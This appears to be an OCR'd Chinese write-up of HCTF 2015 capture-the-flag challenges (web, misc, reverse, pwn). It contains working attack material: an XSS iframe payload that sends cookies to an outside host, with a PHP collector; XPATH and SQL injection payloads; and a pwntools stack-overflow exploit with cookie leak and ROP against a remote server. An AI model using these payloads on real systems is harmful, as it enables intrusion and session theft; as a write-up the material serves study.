
404(Web 25)

这个题目当时做出来真心运气，开着 Burp 一顿乱试后，在历史模块找到了 flag：



刚刚复现的时候才发现，出题人给的链接是 webl.php，需要修改成 webI.php（小写 l 到大写 i），才可以抓到 302 的包。

Flag：hctf{w3lcome_t0_hc7f_f4f4f4}

fuck ===(Web 75)

绕过 === 的条件即可，传入参数 xx.php？a[]=1&b[]=2 即可。

md5 函数会报错返回空，===成立

Flag: hctf{dd0g_fjdks4r3wrkq7jl}

Personal blog(Web 100)

这个题目进去之后是一个博客，可以发现博主的名字为 LoRexxar，直接去 github 上搜索这个博主的名字，果然把源码传上去了 = =

https://github.com/LoRexxar/LoRexxar.github.io

在 here is f10g.html 中看到 base64 加密的 flag，解密之后为：

hctf{H3xo_B1og_Is_Niu8i_B1og}

Injection(Web 100)

提示为 XPATH 注入，给出了参数 user=user1，尝试 user1'or '1'='1 无返回，尝试其他方式，发现使用 user=user1'] |*|a[@a='a 可正常返回，则构造 payload ：

user=user1'] |//node()|a[@a='a

从返回的数据中得到 flag：

hctf{Dd0g_fac3_t0_k3yboard233}


easy xss(Web 150)

这个题目首先在主页中的注释中会有提示：

```
<?-- param: /?errmsg=a&t=1&debug=false —>
<?-- xssme: getmycookie.php?url=yourevilurl -->
<?-- DO NOT USE SCANNER OR BURP TOOLS , OR REGARDS AS CHEATING!!! -->
<!-- LOAD YOUR JS FILE,GET MY COOKIE,COME ON-->
```

errmsg、t、debug 三个变量都会被代入到页面的 js 代码中，但是 errmsg 对/、’都做了过滤，t 应该直接被 intval 了，debug 虽然没有做过滤，但是可用的长度只有 8 个字符，最多能插入一个 alert(1)，不够 eval 的长度。

最开始发现 getmycookie.php 有一个 bug，在给管理员访问时，只校验了 url 中是不是包含 0e7d4f3f7e0b6c0f4f6d1cd424732ec5：



于是可以这样让管理员访问任意页面：

http://120.26.224.102:54250/0e7d4f3f7e0b6c0f4f6d1cd424732ec5/getmycookie.php?url=0e7d4f3f7e0b6c0f4f6d1cd424732ec5@xxoo.com/1.html

但是需要盗取题目域里面的 cookie，就需要用 iframe 进行跨域，同时 debug 位置也不够长，所以这里相关技巧链接：

http://drops.wooyun.org/papers/512

最后的 payload 如下：

http://120.26.224.102:54250/0e7d4f3f7e0b6c0f4f6d1cd424732ec5/getmycookie.php?url=0e7d4f3f7e0b6c0f4f6d1cd424732ec5@http://xxoo/1.html

1.html 如下：

```
<html>
    <head>testtest</head>
    <body>
        <iframe
        src="http://120.26.224.102:54250/0e7d4f3f7e0b6c0f4f6d1cd424732ec5/?errmsg
        =a&t=1&debug=%27;$(name)//" name="<img src=xxx
        onerror=window.location.href='http://xxoo/1.php?msg='+document.cookie;>">
        </iframe>
    </body>
</html>
```

1.php 内容如下：

```
<?php
    $content=$_REQUEST["msg"];
    $time=date('Y-m-d H:i:s',time());
    $file="xss.txt";
```

```
    $fp = fopen($file,"a+");
    fwrite($fp,$time."|".$content."\r\n");
    fclose($fp);
?>
```

可以打到自己的 cookie：

```
2015-12-06 14:08:10|phpsessid=ld0bs89hfhfr9pjc0hqb28tsp7
2015-12-06 14:08:30|phpsessid=ld0bs89hfhfr9pjc0hqb28tsp7
2015-12-06 14:08:31|phpsessid=ld0bs89hfhfr9pjc0hqb28tsp7
2015-12-06 14:08:33|phpsessid=ld0bs89hfhfr9pjc0hqb28tsp7
2015-12-06 14:08:39|phpsessid=ld0bs89hfhfr9pjc0hqb28tsp7
```

但是打不了管理员，想想也算是可以引入外部 js，于是果断勾搭了管理员，管理员在看过 payload 之后给了 flag：

Flag: JAVASCRIPT_DRIVES_ME_CREAZY_BUT_YOU_GOODJB

Server is Down(Web & Crypt 175)

这个题目是传入一个 arg 参数，会返回一堆乱码加一段 msg，乱码前面会有注释提示这串乱码是 flag。

统计了下乱码的个数是 512 字节，每次都会改变，而输出的 msg 每次也会改变，联想到给的流密码提示。在异或加密的前提下，flag 明文相同，所以思路是假设加密 msg 和 flag 的密钥流每次是相同的，这样每次 arg 写 512 个字符'1'，如果加密后的 msg 有\x00，则密钥就是'1'。【突然想到貌似直接异或下就可以得到密钥了(main2)，当时有点蠢……】

还是附上代码吧：

```python
def get_rs(arg):
    url = 'http://133.130.108.39:7659/8270537b1512009f6cc7834e3fd0087c/main.php'
    s = requests.Session()

    r = s.post(url, {'arg':arg})
    #print r.content

    msg_list = re.compile('<h2>Message: [\S\s]*</h2>')
    msg = msg_list.findall(r.content)[0].split(' ')[-1].split('</h2>')[0].replace('\\x','').decode('hex')

    r_s = r.content
    r_s = r_s[r_s.find('<!-- Flag Here:'):-1]
    r_s = r_s.split('<!-- Flag Here:')[-1].split('-->')[0]

    return r_s, msg

def main():
    m = []
    for i in range(0, 512):
        m.append('*')

    while 1:
        r_s,msg = get_rs('1'*512)

        for i in range(0, 512):
            if msg[i] == '\0':
                m[i] = chr(ord(r_s[i])^ord('1'))

        print (''.join(m)
        if '*' not in m:
            break

def main2():
    r_s,msg = get_rs('1'*512)
    key = []
    flag = ''
    i = 0
    for c in msg:
        flag += chr(ord(c)^ord('1')^ord(r_s[i]))
```

最后得到：

```
W+zEbbRZY@lsYSV,4RbG,=A,XRPK|On}${xZM1vqrI+eJ5+2H~/CvSWrb|NYZlM_5!uk&<FL@vFd6A8]
3tc<17*Ec*%3li?<ct=MjaNEs$PEx?x\H?KL|(]El-*aCVgW%^,zKHB}d>NT[_A/-,&0b%ofpMNX-Bi(
y%Fxd%^u+`+vlW4DBiFOe#(a08/%/J=9.`+T9>i[m(W]DHZ]Pt_c|I%8cw`EbY@N8W$-,8M`EbDue|Mj
Jj80HHY^Hnpe&&P~x`yJG|XBuV#>rEI&4[hTgV^#fiG].@nMXEdH.n6CEv<)U,.Rp@rCp9#aSoc]Ev8[
Y5]zlVW|4KuQM~dTM]Sd<O/R>w*(qJj1,*X~)wNBc56}m$($/l3QZ-lu_2VQ@3D,n0i>bqoD|pt@eiQz
J0/#kDsO09D[%KOMu(Xnj|&ajq3H<uZ,$V0X@*b7ilSXis2M/!p_z43Vd`(k.`~Y!vqRctf{D0YOuKn
ovvhOw7oFxxkRCA?iGuE55UCan...Ah}
```

Flag：hctf{D0YOuKnovvhOw7oFxxkRCA?iGuE55UCan...Ah}

COMA WHITE(Web 200)

这一题对输入的校验用的是 js 代码，其中最核心的部分被混淆了，去一下混淆：

http://tool.chinaz.com/js.aspx?qq-pf-to=pcqq.c2c

得到：

```
(function($, coveredFlag){
  $.subscribe("step_0", function(e, data) {
    var flag = data.flag;
    var edwardNorton = [1, 2, 1, 1, 1, 2, 1, 1, 2, 1, 2, 2, 2, 1, 2, 1, 2, 1, 1, 2, 1, 2];
    var davidFincher = [];
    var nortonPointer = 0;
    $.each(edwardNorton, function(index, val) {
        var dfPart = flag.slice(nortonPointer, nortonPointer + val);
        nortonPointer += val;
        davidFincher.push(dfPart)
    });
    $.publish("step_1", {
        davidFincher: davidFincher
    })
});
$.subscribe("step_1", function(e, data) {
    var davidFincher = data.davidFincher;
    var bradPitt = [];
    $.each(davidFincher, function(index, val) {
        var bpPart = FFBA94F946CC5B3B3879FBEC8C8560AC(val);
        bpPart = AD9539C3B4B28AABF6F6AF8CB85AEB53(bpPart);
        bpPart = E3AA318831FEAD07BA1FB034128C7D76(bpPart);
        bradPitt.push(bpPart)
    });
    var MarilynManson = bradPitt.join();
    // document.write(coveredFlag);
    if (BF5B983FF029B3BE9B060FD0E080C41A(MarilynManson) === coveredFlag) {
        showAlertBox("THE FLAG YOU GIVEN IS CORRECT, YOU ARE SUPPOSED TO SUBMIT IT.")
    } else {
        showAlertBox("THE FLAG YOU GIVEN IS NOT CORRECT.")
    }
```

从代码中可以看出，flag 的校验分为 2 步，其中第 2 步调用了 4 个函数（其中两个看起来蛮复杂，根据逆向狗的经验觉得应该是通用字符处理算法）。

随便传了两个参数试了下，分别看出是 base64 编码和 md5 算法，找了 X 站师队友帮忙动态调试下 js，最后完整的算法如下：

1、将输入的 32 个字符进行切割，按照对应的 1、2 进行分组；

2、每组进行 base64 编码，并去掉等号；

3、进行 md5 压缩，得到了 22 组 32 位 16 进制数进行合并，与给出的值进行比较。

所以逆向回去需要先把常量字符串切割成 22 组，进行批量解密，然后逆推，最后 python 脚本如下：

```
s = '7e56035a736d269ad670f312496a0846d681058e73d892f3a1d085766d2ee0846d0af56bf90

i = 0
length = len(s)

ss = ''
for i in range(0, length):
    ss += s[i]
    if (i+1)%32==0:
        print ss
        ss = ''
'''

f = open('r.txt', 'r')
lines = f.readlines()
s = ''

for line in lines:
    b64 = line.split(' ')[-1][:-1]
    b64 = b64 + '='*(4-len(b64))
    s += b64.decode('base64')
    print b64.decode('base64')

print s
```

r.txt - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

```
7e56035a736d269ad670f312496a0846 QQ
d681058e73d892f3a1d085766d2ee084 MDY
6d0af56bf900c5eeb37caea737059dce Mw
0326a0d2fc368284408846b9902a78da Nw
2a6039655313bf5dab1e43523b62c374 MA
8041613eff4408b9268b66430cf5d9a1 RUE
51f581937765890f2a706c77ea8af3cc MQ
06adbb51e161b0f829f5b36050037c6f NQ
3d1bc5e8d1a5a239ae77c74b44955fea QUM
0326a0d2fc368284408846b9902a78da Nw
8870253dbfea526c87a75b682aa5bbc5 QjI
25349a3437406843e62003b61b13571d RjM
09eb53a8dfb5c98d741e2226a4448024 Qzk
2a6039655313bf5dab1e43523b62c374 MA
b81f204316b63919b12b3a1f27319f81 MEQ
af6cdb852ac107524b150b227c2886e6 Mg
301270f6f62d064378d0f1d73a851973 RjY
167a3b2baacd621cc223e2793b3fa9d2 QQ
```

得到 Flag：A06370EA15AC7B2F3C900D2F696C2FB0

confused question(Web 200)

题目在注释中给出了源码 txt，和一个 register 页面。
先看源码，对传入的参数中 admin 字符串进行了替换:
if(!isset($_SESSION['admin'])){$loginStr = str_ireplace('admin','guest',$loginStr);}
然后进行 parse_str($loginStr,$loginStr);
并且需要解析出的数组下标$n === 'admin'才进入数据库查询逻辑。

由于 parse_str 会进行 url 解码，将 admin 两次 url 编码为 admi%256e 可绕过替换。

进入数据库查询逻辑后，发现传入的字符串均被转义，考虑使用 register 页面添加用户，但是这个页面永远只会返回 ok,ok very ok 感觉这个语气就像在整人，放弃。
再看源码发现拼接到 url 里的$username 传值使用了
$username = $v['username'];


没有验证$v 是否为 array，当$v 为 string 时，$username 会被赋值为$v 的第一个字符。

则传入参数 admi%256e=%5c 时 $sql 会被拼接为
select * from admin where username = '\' and password = '$password';

此时 POST 参数 password = or 1=1%23 实现注入，得到 flag：
hctf{CONFUSED_ABOUT_CODES_BUT_YOU}

送分要不要？（萌新点我）(Misc 50)

这里给了一个 zip 的包，解压之后会有一个 png 图片。但是会发现解压后其实比压缩前还小，所以肯定附加了东西。于是 foremost 看看，里面包含一个 zip 和 png，把解压出来的和直接抠出来的 diff 下，发现一样的……
好吧，手动抠一下，发现在两个文件的中间有一串诡异的字符串：




根据字符特征，推测是 base64+base32，解出 Flag：
hctf{nn1sc_ls_s0_34sy!}

what-is-this (Misc 100)

这个题目给的提示是玩玩看，那就玩玩看（反正无限命）……还好以前撸过这个游戏，开着 windbg 玩了通关，一路各种搜字符串无果，还真在通关动画中看到了 flag：

然而有个飞机遮住了 2 个字符，后来队友用了 virtualNES 得到了无码的图片：



Flag：ILOVENESAUXHZQGWSSWA

Andy（你们知道他是谁吗）(Misc & Apk 100)

APK 分析，直接 dex2jar 后，丢到 jd 分析：

```
public void onClick()
{
  MainActivity.access$002(this.this$0, MainActivity.access$100(this.this$0).getText().toString());
  this.this$0.make = new Make(MainActivity.access$000(this.this$0));
  if (this.this$0.make.andy().equals("SRlhb70YZHKvlTrNrt08F=DX3cdD3txmg"))
  {
    Toast.makeText(this.this$0, "You get the flag!", 1).show();
    return;
  }
  Toast.makeText(this.this$0, "Sorry", 0).show();
}
```

其中用 make.andy 对输入进行了变换：

```
public String andy()
{
  this.reverse = new Reverse(this.input + "hdu1s8");
  this.encrypt = new Encrypt(this.reverse.make());
  this.classical = new Classical(this.encrypt.make());
  return this.classical.make();
}
```

前两个是加了后缀反转再 base64，主要是 Classical 函数有一个代换有点坑：


```
ivate String array1 = "0 1 2 3 4 5 6 7 8 9 a b c d e f g h i j k l m n o p q r s t u v w x y z = A B C D E F G H I J K L M E O P Q R S T U V W X Y
ivate String array2 = "W,p,X,4,5,B,q,A,6,a,V,3,r,b,U,s,E,d,C,c,D,0,t,T,Y,v,9,Q,2,e,8,P,f,h,J,N,g,u,K,k,H,x,L,w,R,I,j,i,y,l,m,S,M,1,0,O,n,2,G,7,=,F
ivate String input;
ivate String output;

blic Classical(String paramString)

this.input = paramString;


blic String make()

new String[0];
new String[0];
String[] arrayOfString1 = this.array1.split(" ");
String[] arrayOfString2 = this.array2.split(",");
int i = this.input.length();
for (int j = 0; j < i; ++j)
{
  String str = String.valueOf(this.input.charAt(j));
  int k = 0;
  if (k < 63)
  {
    if (str.equals(arrayOfString1[k]))
    {
```

仔细看第二个字符串是有重复的，所以导致了多解情况的发生，写个脚本转回去，貌似最后正确的 Flag：and8n6yandr3w2i0d


真的很友善的逆向题（福利）(RE 150)

是一个会跑的按钮，估计响应了鼠标移动事件，应该是永远点不到的，先想办法进到按钮响应函数里面……

拖进 OD 发现直接跪了，通过 bpx papa 找到反调试函数（出题人友善的在需要到达的地方加上了“甜党万岁”，直接一路 patch 跳转判断就行：



然后 F9 程序跑起来，同样方法果断找到一处 GetWindowTextA，就一处，肯定是这里了……



然后到 IDA 里面找对应的逻辑函数：

```
if ( a3 == 273 && !(a4 >> 16) && (_WORD)a4 == 1004 )
{
  GetWindowTextA(dword_4191F8, &String, 30);
  v6 = &v15;
  if ( strlen(&String) == 22 )
  {
    LOBYTE(v6) = BYTE4(v16);
    if ( sub_401DA0(&String, v6) )
    {
      if ( sub_401BB0(&String) )
      {
        v7 = 0;
        while ( 1 )
        {
          v8 = dword_4191B0 ^ byte_418217;
          if ( (dword_4191B0 ^ byte_418217) >= 0
            && dword_4191B0 != byte_418217
            && (v8 ^ (char)v16) == byte_418218
            && (v8 ^ SBYTE1(v16)) == byte_418219
            && (v8 ^ SBYTE2(v16)) == byte_41821A
            && (v8 ^ SBYTE3(v16)) == byte_41821B )
            break;
          Sleep(0x14u);
          ++v7;
          if ( v7 >= 100 )
            goto LABEL_28;
        }
```

可以看到要求 flag 长度是 22 位，然后会有 3 个 check，第一个 check 逻辑是这样：

```
'3'-flag[0] = 0xffffffeb
'1'-flag[1] = 0xffffffee
'6'-flag[2] = 0xffffffe2
'7'-'flag[3] = 0xfffffff1
'5'-flag[4] = 0xffffffba
```

得到前五位 HCTF{，直接在 OD 里暂停，然后跳到 GetWindowTextA 处，进到第二个函数里面，结合 IDA 猜测是 check 只允许有数字和字母，并做一次字节变换，将{后的前 12 个字节分别变成 12 个数，赋值到 0x4191C0 处，出函数后再进行一次移位，和固定的值比较：

```
00415600  66 00 00 00 64 00 00 00 C8 00 00 00 68 00 00 00  f...d...?..h...
00415610  75 00 00 00 75 00 00 00 14 00 00 00 0B 00 00 00  u...u...▮...▮...
00415620  68 00 00 00 15 00 00 00 68 00 00 00 12 00 00 00  h...▮...h...▮...
```

通过对字母的尝试，找到了变换规律，并得到移位后的部分：

ca0e

rrUL

eVeS


在移位之前，会对后 4 个字节做一次 check：

```
v7 = dword_4191B0 ^ byte_418217;
if ( (dword_4191B0 ^ byte_418217) >= 0
  && dword_4191B0 != byte_418217
  && (v7 ^ (char)v15) == byte_418218
  && (v7 ^ SBYTE1(v15)) == byte_418219
  && (v7 ^ SBYTE2(v15)) == byte_41821A
  && (v7 ^ SBYTE3(v15)) == byte_41821B )
  break;
```

```
data:00418218 byte_418218     db 45h
data:00418219 byte_418219     db 61h
data:0041821A byte_41821A     db 36h
data:0041821B byte_41821B     db 33h
```

根据 v7=2，可以知道后 4 位是：Gc41

再在 OD 里面用 1-12 研究下移位算法得到：




所以手工还原下移位前的 Flag：HCTF{UareS0cLeVerGc41}


欧洲人的游戏（你是欧洲人吗？）(RE 200)

在弄清欧洲人和非洲人是相对的概念后，果然发现这个题目难度不在逆向，而在于爆破和脸……orz……

在 OD 里面可以断到核心代码，并用 IDA 进行分析：



长度要求是 20，后 10 位由固定字节进行异或，然后 check：



异或得到：y g0Od1426

前 10 位 check 算法：

```
byte_40BDDA = *((_BYTE *)v1 + 2);
byte_40BDEB = *((_BYTE *)v1 + 3);
byte_40BDFC = *((_BYTE *)v1 + 4);
byte_40BE0D = *((_BYTE *)v1 + 5);
byte_40BE1E = *((_BYTE *)v1 + 6);
byte_40BE2F = *((_BYTE *)v1 + 7);
byte_40BE40 = *((_BYTE *)v1 + 8);
v6 = *((_BYTE *)v1 + 9);
v7 = -1;
v8 = -1;
byte_40BE51 = v6;
v9 = 0;
do
{
  v8 = dword_40BEC4[2 * (unsigned __int8)(v8 ^ byte_40BDB9[v9])] ^ ((unsigned int)v8 >> 8);
  v7 = dword_40BEC0[2 * (unsigned __int8)(v7 ^ byte_40BDB8[v9])] ^ ((unsigned int)v7 >> 8);
  v9 += 2;
}
while ( v9 < 256 );
v10 = ~v8;
if ( ~v7 == 570961634 && v10 == -943542018 )
  return 1;
```

没办法逆向回去，花点时间把算法抠出来：

```
inline void gen_check(string flag, int &check1, int &check2)
{
    buf[0x40BDB8-0x40BDB8] = flag[0];
    buf[0x40BDC9-0x40BDB8] = flag[1];
    buf[0x40BDDA-0x40BDB8] = flag[2];
    buf[0x40BDEB-0x40BDB8] = flag[3];
    buf[0x40BDFC-0x40BDB8] = flag[4];
    buf[0x40BE0D-0x40BDB8] = flag[5];
    buf[0x40BE1E-0x40BDB8] = flag[6];
    buf[0x40BE2F-0x40BDB8] = flag[7];
    buf[0x40BE40-0x40BDB8] = flag[8];
    buf[0x40BE51-0x40BDB8] = flag[9];

    check1 = -1;
     check2 = -1;

    int j = 0;
    do
    {
        check2 = xor[1+2 * (unsigned __int8)(check2 ^ buf[j+1])]^ ((unsigned int)check2 >> 8);
        check1 = xor[2 * (unsigned __int8)(check1 ^ buf[j])] ^ ((unsigned int)check1 >> 8);
        j += 2;
    }while (j<256);
```

```
        check1 = ~check1;
        check2 = ~check2;
    }
    //两个常量略去，抠出来略痛苦……
```

然后爆破，根据后十位猜测前面可能是 xxxxxxxvery g0Od1426 或者 xxxxxxxv3ry g0Od1426，还好 RP 不错，居然爆破出来了……

```
30 31 32 33 34 35 36 11
0 1 2 3 4 5 6 7 8 9 10 11 1
30 31 32 33 34 35 36 12
0 1 c1c 1s v3ry g0Od1426
```

得到 Flag: hctf{c1c 1s v3ry g0Od1426}

复古的程序(RE 250)

这是一道 8086 汇编的逆向题，OD、windbg 都不太靠谱，搜了半天，找到了神器……TR。真的很好用，秀一发界面：

```
AX=0000  BX=0000  CX=0000  DX=2565  SP=0000  BP=0000  SI=0100  DI=0000
DS=2565  ES=2565  SS=2575  CS=2575  IP=0093  o d I S z a p c t
2565:0000  CD 20 FF 9F 00 9A F0 FE-1D F0 0B 82 90 05 4B 01  =  ƒ.Ù≡▪.≡.éÉ.K.
2565:0010  14 04 56 01 14 04 14 04-01 01 01 00 02 FF FF FF  ..V.........
2575:0093  B87525          MOV       AX,2575
2575:0096  8ED8            MOV       DS,AX
2575:0098  8ED0            MOV       SS,AX
2575:009A  BC3603          MOV       SP,0336
2575:009D  83EC02          SUB       SP,02
2575:00A0  8BEC            MOV       BP,SP
2575:00A2  8B4600          MOV       AX,[BP+0000]
2575:00A5  3146FE          XOR       [BP-02],AX
2575:00A8  83ED02          SUB       BP,02
2575:00AB  83EC02          SUB       SP,02
2575:00AE  81FDB600        CMP       BP,00B6
2575:00B2  7402            JE        00B6
2575:00B4  EBEC            JMP       00A2
2575:00B6  37              AAA
2575:00B7  45              INC       BP
2575:00B8  BC82E0          MOV       SP,E082
```

可以使用 BP 指令，可以在 1A5 的位置下断点断下来，断到输入：

```
AX=0049  BX=0003  CX=0008  DX=0008  SP=02BC  BP=02BB  SI=0002  DI=001E
DS=2575  ES=2565  SS=2575  CS=2575  IP=01A5  o d I S z a P c t
2575:0002  31 32 33 34 35 36 37 38-39 30 0D 00 00 00 00 00  1234567890......
2575:0012  00 00 00 00 00 00 00 00-00 4D 54 49 00 00 00 00  .........MTI....
2575:019B  CA02C4          RETF      C402
2575:019E  BB0300          MOV       BX,0003
2575:01A1  EB6C            JMP       020F
2575:01A3  90              NOP
2575:01A4  47              INC       DI
2575:01A5  8A4402          MOV       AL,[SI+0002]                    (2575:0004=33)
```

输入最长是 24 位，而最后的判断是 32 位，接下来可以看到还做了 base64 加密和移位的操作，F10 单步向下分析即可。最后的 keygen 脚本：

```
s1 = 'EIAUVNoJfI]s]ENAH<fkHbu5@7iBCiC}'
s2 = ''
for i in range(0, len(s1)/2):
    s2 += s1[i]
    s2 += s1[i+len(s1)/2]

#print s2

s3 = ''
for i in range(len(s2)/2, len(s2)):
    s3 += chr(ord(s2[i])^0x07)

for i in range(0, len(s2)/2):
    s3 += chr(ord(s2[i])^0x0c)

print s3.decode('base64')
```

得到 Flag：hctf{Dd0g 1s 1426 d0gs!}

What should I do ?(Pwn 200)

很坑爹的栈溢出，一大混乱的移位计算 balabala，最后在大腿的指点下才发现得输入 base64 解码，然后可以输入 160 个字节，问题就出现在这里，在输入 160 字节解码以后，最后补的 0 被解码出的字符串覆盖掉了，这就导致循环的解码，就可以覆盖返回地址了，但是开了 Cookies，所以覆盖完了程序会挂掉，然后发现这是 fork 出的一个子进程，然后嘛，leak cookies，再次溢出的时候填入正确的 cookies 就行了，最后加上一个简单的 ROP

Code（非常烂，自己都不忍直视）：

```
# -*- coding:utf-8 -*-
# date:2015-12-6

__author__ = 'bongbongbong'

import base64
frompwn import *
context(arch = 'amd64', os = 'linux')


#p = process("./pwn4")
p = remote('120.55.86.95', 44444)
#sleep(5)


payload = 'A'*49
printlen(payload)
payload = base64.b64encode(payload)
payload += "="
payload += 'B'*51

print "payload1 = " + payload

payload = base64.b64encode(payload) + 'Y'
```

```
#print len(payload)
#print "**************", len(payload)
print "payload2 = " + payload
p.sendline("d7ccac257f6bc14c4bc0e29c86e00396")
p.sendline("Y")
p.sendline(payload)
#leak = p.recv(100)
#print "sssssssss" + leak


p.readuntil('A'*48)
leak_cookie = p.recv(8)
#leak = leak[-17:-9]
print "leak_cookie = ", leak_cookie.encode('hex')
leak_cookie = u64(leak_cookie.ljust(8, '\x00'))
leak_cookie = leak_cookie - 0x41
print "leak_cookie = ", hex(leak_cookie)
#p.recv(1000)

#############################################################################

payload = 'A'*6
#print payload
payload = base64.b64encode(payload)
#print len(payload), payload
payload += "=="
payload += 'B'*80
#print "2:" + payload
payload = base64.b64encode(payload)
#print len(payload)
payload = base64.b64encode(payload) + 'Y'
#print "3: ",len(payload)
#print "payload2 = " + payload

#p.sendline("Y")
p.sendline(payload)

p.readuntil('B'*2+'A'*6)

leak_read = p.recv(6)


print "leak_read = ", leak_read.encode('hex')
leak_read = u64(leak_read.ljust(8, '\x00'))
```

```
print "leak_read = ", hex(leak_read)

leak_read += 0xC993B
system_addr = leak_read - 0xA51C0
bin_addr = system_addr + 0x13669B

payload1 = p64(leak_cookie) + p64(0x0000000000400e93)*2 + p64(bin_addr) + p64(system_addr)

payload = 'A'*48 + payload1

printlen(payload)
payload = base64.b64encode(payload)

printlen(payload)

payload = base64.b64encode(payload)
printlen(payload)

p.sendline(payload)

p.interactive()
```

BrainFuckCode(Pwn 250)

我就想知道用了 2 种姿势本机都成功了 exp 远程打过去死活不成功是什么情况!!!？？？（Pwn 方向童鞋满满的怨念……）